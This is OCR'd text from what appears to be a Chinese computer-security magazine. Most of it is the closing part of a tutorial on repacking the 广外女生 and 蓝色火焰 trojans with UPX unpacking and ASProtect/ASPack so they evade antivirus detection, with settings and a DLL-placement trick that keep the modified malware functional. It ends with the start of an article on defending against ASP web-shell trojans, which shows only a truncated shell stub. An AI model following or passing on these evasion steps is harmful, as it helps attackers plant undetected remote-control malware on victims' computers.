


图 9

然后，我们再对已经脱壳后的程序进行加壳处理，这里我使用的是 ASProtect 加壳工具。在应用程序信息这一栏里要保护的文件处输入已经脱了壳的服务端程序——unpacked.ExE，在输出文件名处输入新文件名 gdufs_new.exe（图9），在选项这一栏里设置压缩选项，保护选项和其它选项，特别是资源保护应该选中，否则有的木马在压缩后不能正常执行。最后在"方案"一栏里点击"开始"。这样就会生成一个新的服务端程序 gdufs_new.exe，程序大小 101K。如果一切正常，经过加壳后生成的文件就能够成功逃过杀毒软件的检测。

2. 蓝色火焰篇

在了解了广外女生改造后，我们再来对最近比流行的基于控制台的新木马——蓝色火焰进行改造和清除。最先还是按默认配置生成蓝色火焰的服务端程序 bfserver.exe，大小为 233K。执行后会生成 SYSEXPL.EXE、TASKSVC.EXE、BFHOOK.DLL 三个文件，并且将 TASKSVC 加入正在执行的进程（图10）。




图 10

我们还是按上面的方法，打开注册表搜索这几个文件，以发现木马对注册表的改动。SYSEXPL.EXE 把自己添加到 HKEY_CLASSES_ROOT\Applications\notepad.exe\shell\open\command 键和 HKEY_CLASSES_ROOT\txtfile\shell\open\command 键下，也就是 TXT 文本文件的关联方式为 SYSEXPL.EXE 而不是 NOTEPAD.EXE，TASKSVC.EXE 则把自己添加到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 键下，随系统启动而启动。我们要清除蓝色火焰，首先终止名为 TASKSVC 的进程，接着在注册表里把 TXT 文件的关联 SYSEXPL.EXE 改成 NOTEPAD.EXE，然后把 TASKSVC.EXE 从注册表里删除，防止重启计算机后再次执行。要彻底删除蓝色火焰，最后还应在系统目录下删除上面这三个文件。不过为了方便后面的改造工作，我们现在还暂时不删除这三个文件。

下面，我们将对蓝色火焰进行改造，还是先打开 PEID 侦测蓝色火焰服务端所加的壳，蓝色火焰也是用 UPX 加的壳，我们按照脱冰河的壳一样脱去蓝色火焰的壳，脱去壳后的蓝色火焰有 595K 大小（如果这时执行它的话，生成的 SYSEXPL.EXE、TASKSVC.EXE 文件同样也有 595K，而 BFHOOK.DLL 文件大小则和原来的一样大，如图11）。也就是说 BFHOOK.DLL 文件不会因为蓝色火焰服务端程序的改变而改变，杀毒软件同样能检测出 BFHOOK.DLL 文件有病毒）。




图11

下面，我们打开加壳工具ASPack对已经脱了壳的蓝色火焰服务端进行加壳。这时应该特别注意，在选项中的保护特别数据前一定要打上勾（图12），否则使用蓝色火焰连接时会一直提示你输入密码。因为BFHOOK.DLL文件还能被杀毒软件检测出来，所以我们的改造工作还没有完成，接下来还要对BFHOOK.DLL文件进行改造，用PEID侦测发现BFHOOK.DLL文件还没有加壳（图13），我们用任何加壳软件对其进行加壳处理都能够逃过杀毒软件的检测，这里还是用ASPack对其进行加壳，方法同上面一样。




图12




图13

到这时对蓝色火焰的改造已经成功完成了。还有一点需要注意，因为蓝色火焰服务端每次执行后会在系统目录下生成三个文件，其中两个EXE文件已经改造过是不会被发现的，只有BFHOOK.DLL文件会被杀毒软件发现。所以我们还应该在执行蓝色火焰服务端之前就把经过改造后的BFHOOK.DLL文件复制到系统目录下，这样蓝色火焰执行后会在系统目录下寻找是不是有BFHOOK.DLL文件，如果有就不再生成会被杀毒软件发现的BFHOOK.DLL文件了。

其实，还有很多木马程序都能通过加减壳的改造成功逃过杀毒软件的检测，这里就不再多说了。希望能通过对以上几个流行木马改造的介绍，使大家对木马改造有个了解。如果想要对木马更深入的分析，还应熟练掌握汇编语言。不过对于最新版本的木马都有较强的保护措施，象灰鸽子木马，如果你对其服务端进行了改造，程序发现文件大小不一样就会自动删除服务端程序。

广大读者朋友如果谁知道怎样改造最新版的木马程序，可到www.cnlongker.com论坛与我交流。

防范ASP木马

greenice

随着ASP技术的发展，网络上基于ASP技术开发的网站越来越多，对ASP技术的支持可以说已经是Windows系统IIS服务器的一项基本功能。但基于ASP技术的木马后门也越来越多，而且功能也越来越强大。由于ASP本身是服务器提供的一项服务功能，所以ASP脚本的木马后门不会被杀毒软件查杀。被黑客们称为“永远不会被查杀的后门”。由于其高度的隐蔽性和难查杀性，对网站的安全造成了严重威胁。因此，针对ASP木马的防范和清除，为我们的网管人员提出了更高的技术要求。

下面我结合个人经验，谈一下两款比较典型的ASP木马的防范方法（为节省版面，我们将两款ASP木马的代码部分省略，完整的代码收录在光盘中），希望对大家能够有所帮助。

一、第一款木马

以下是第一款木马的代码，运行后如图1：

```
<title>ASP Shell</title>
<%@ Language=VBScript %>
……
</BODY>
</HTML>
```




图1

在命令行里输入DIR命令，点“执行”就可查看目录了（图2）！




图2

它可使用各种DOS命令，如：copy、net、netstat等（图3、图4）。

